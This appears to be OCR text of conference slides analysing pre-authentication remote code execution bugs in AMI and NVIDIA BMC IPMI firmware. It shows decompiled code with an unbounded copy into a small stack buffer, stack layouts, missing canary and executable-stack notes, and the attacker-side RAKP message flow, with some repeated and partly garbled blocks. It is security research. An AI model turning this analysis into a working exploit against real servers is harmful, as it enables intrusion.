00000080: 9F DC E9 81 43 E0 42 2C  66 AA 01 00 88 FF 01 F8  ....C.B,f.......
00000090: 4E 56 41 52 EB 13 FF FF  FF 83 00 53 74 64 44 65  NVAR.......StdDe
000000A0: 66 61 75 6C 74 73 00 4E  56 41 52 98 01 FF FF FF  faults.NVAR.....
alex@ubuntu:~/DC31/90-Flash$ 
```

AMI: CVE-2023-34336


NVIDIA: CVE-2022-42272

PRE-AUTH RCE




```
    if ( role )                    // (req->role & 0x10) >> 4;
    {
      username = &req->username;
      ChUserInfo = getChUserInfo(&req->username, &v116, channel_info + 31, instance);
      libipmitelcorsyslog = dlopen("/usr/local/lib/libipmitelcorsyslog.so", 4354);
      if ( libipmitelcorsyslog )
      {
        get_UsrName = dlsym(libipmitelcorsyslog, "get_UsrName");
        if ( get_UsrName )
        {
          username_len = strlen(username);
          strncpy(local_username, username, username_len);
          (get_UsrName)(local_username);
        }
        dlclose(libipmitelcorsyslog);
      }
```

PRE-AUTH RCE




```
if ( role )                               // (req->role & 0x10) >> 4;
{
  username = &req->username;
  ChUserInfo = getChUserInfo(&req->username, &v116, channel_info + 31, instance);
  libipmitelcorsyslog = dlopen("/usr/local/lib/libipmitelcorsyslog.so", 4354);
  if ( libipmitelcorsyslog )
  {
    get_UsrName = dlsym(libipmitelcorsyslog, "get_UsrName");
    if ( get_UsrName )
    {
      username_len = strlen(username);
      strncpy(local_username, username, username_len);
      (get_UsrName)(local_username);
    }
    dlclose(libipmitelcorsyslog);
  }
```

No stack canary



```
.text:00008654                          ; __unwind {
.text:00008654 F0 4F 2D E9                              PUSH    {R4-R11,LR}
.text:00008658 00 80 A0 E3                              MOV     R8, #0
.text:0000865C 00 B0 A0 E1                              MOV     R11, R0
.text:00008660 63 DF 4D E2                              SUB     SP, SP, #0x18C
.text:00008664 B4 51 9D E5                              LDR     R5, [SP,#0x1B0+instance]
.text:00008668 14 30 8D E5                              STR     R3, [SP,#0x1B0+src]
.text:0000866C 85 A2 A0 E1                              MOV     R10, R5,LSL#5
```

PRE-AUTH RCE




```
      if ( role )                                      // (req->role & 0x10) >> 4;
      {
        username = &req->username;
        ChUserInfo = getChUserInfo(&req->username, &v116, channel_info + 31, instance);
        libipmitelcorsyslog = dlopen("/usr/local/lib/libipmitelcorsyslog.so", 4354);
        if ( libipmitelcorsyslog )
        {
          get_UsrName = dlsym(libipmitelcorsyslog, "get_UsrName");
          if ( get_UsrName )
          {
            username_len = strlen(username);
            strncpy(local_username, username, username_len);
            (get_UsrName)(local_username);
          }
          dlclose(libipmitelcorsyslog);
        }
```

No stack canary

```
.text:00008654                          ; __unwind {
.text:00008654 F0 4F 2D E9                             PU        {R        LR}
.text:00008658 00 80 A0 E3
.text:0000865C 00 B0 A0 E1
.text:00008660 63 DF 4D E2
.text:00008664 B4 51 9D E5                                               tance]
.text:00008668 14 30 8D E5                                               +src]
.text:0000866C 85 A2 A0 E1                                       ;
```


Also, stack is executable

PRE-AUTH RCE



```
-0000016C local_username   DCB 16 dup(?)
-0000015C    _15C          DCB 4 dup(?)
-00000158    _158          DCD ?
-00000154    _154          DCD ?
-00000150    _150          DCD ?
-0000014C    _14C          DCD ?
-00000148    _148          DCD ?
-00000144    _144          DCD ?
-00000140    _140          DCD ?
-0000013C    _13C          DCD ?
-00000138    _138          DCD ?
-00000134    _134          DCD ?
-00000130    _130          DCD ?
-0000012C    _12C          DCD ?
-00000128                  DCB ?
-00000127                  DCB 291 dup(?)
-00000004 lr               DCD ?
+00000000 arg_0            DCD ?
+00000004 instance         DCD ?
+00000008
+00000008 ; end of stack variables
```


PRE-AUTH RCE




```
-00000194 channel_info    DCD ?
-00000190 get_UsrName     DCD ?
-0000018C c               DCD ?
-00000188                 DCB ? ; undefined
-00000187                 DCB ? ; undefined
-00000186                 DCB ? ; undefined
-00000185 var_185         DCB ?
-00000184 var_184         DCD ?
-00000180 var_180         DCD ?
-0000017C var_17C         DCD ?
-00000178 var_178         DCD ?
-00000174 var_174         DCD ?
-00000170 var_170         DCD ?
-0000016C local_username  DCB 16 dup(?)
-0000015C var_15C         DCB 4 dup(?)
-00000158 var_158         DCD ?
-00000154 var_154         DCD ?
```

Get_UsrName pointer is above the target buffer, no luck

PRE-AUTH RCE





Attacker → BMC

Message 1: Mgt Console —► Managed Client

SID_C, R_M, $Role_M$, $ULength_M$, $< UName_M >$

After receiving Message 1, the managed client verifies that the value **SID_C** is active and that a session can be created using **$Role_M$**, **$ULength_M$**, and (optional), **$UName_M$**, by evaluation of the *Device Security Policy*. If the request is valid, the managed client then selects a random number, **R_C**, and sends to the management console as Message 2 the values **SID_M**, **R_C**, and **$GUID_C$** as well as the HMAC per [RFC2404] of the values (**SID_M**, **SID_C**, **R_M**, **R_C**, **$GUID_C$**, **$Role_M$**, **$ULength_M$**, **$< UName_M >$**) generated using key **K_O** or **K_A** selected by the requested role, **$Role_M$**.


BMC → Attacker

Message 2: Managed Client —► Mgt Console

SID_M, R_C, $GUID_C$,
$HMAC_{KO\ or\ KA}$ (SID_M, SID_C, R_M, R_C, $GUID_C$, $Role_M$, $ULength_M$, $< UName_M >$)

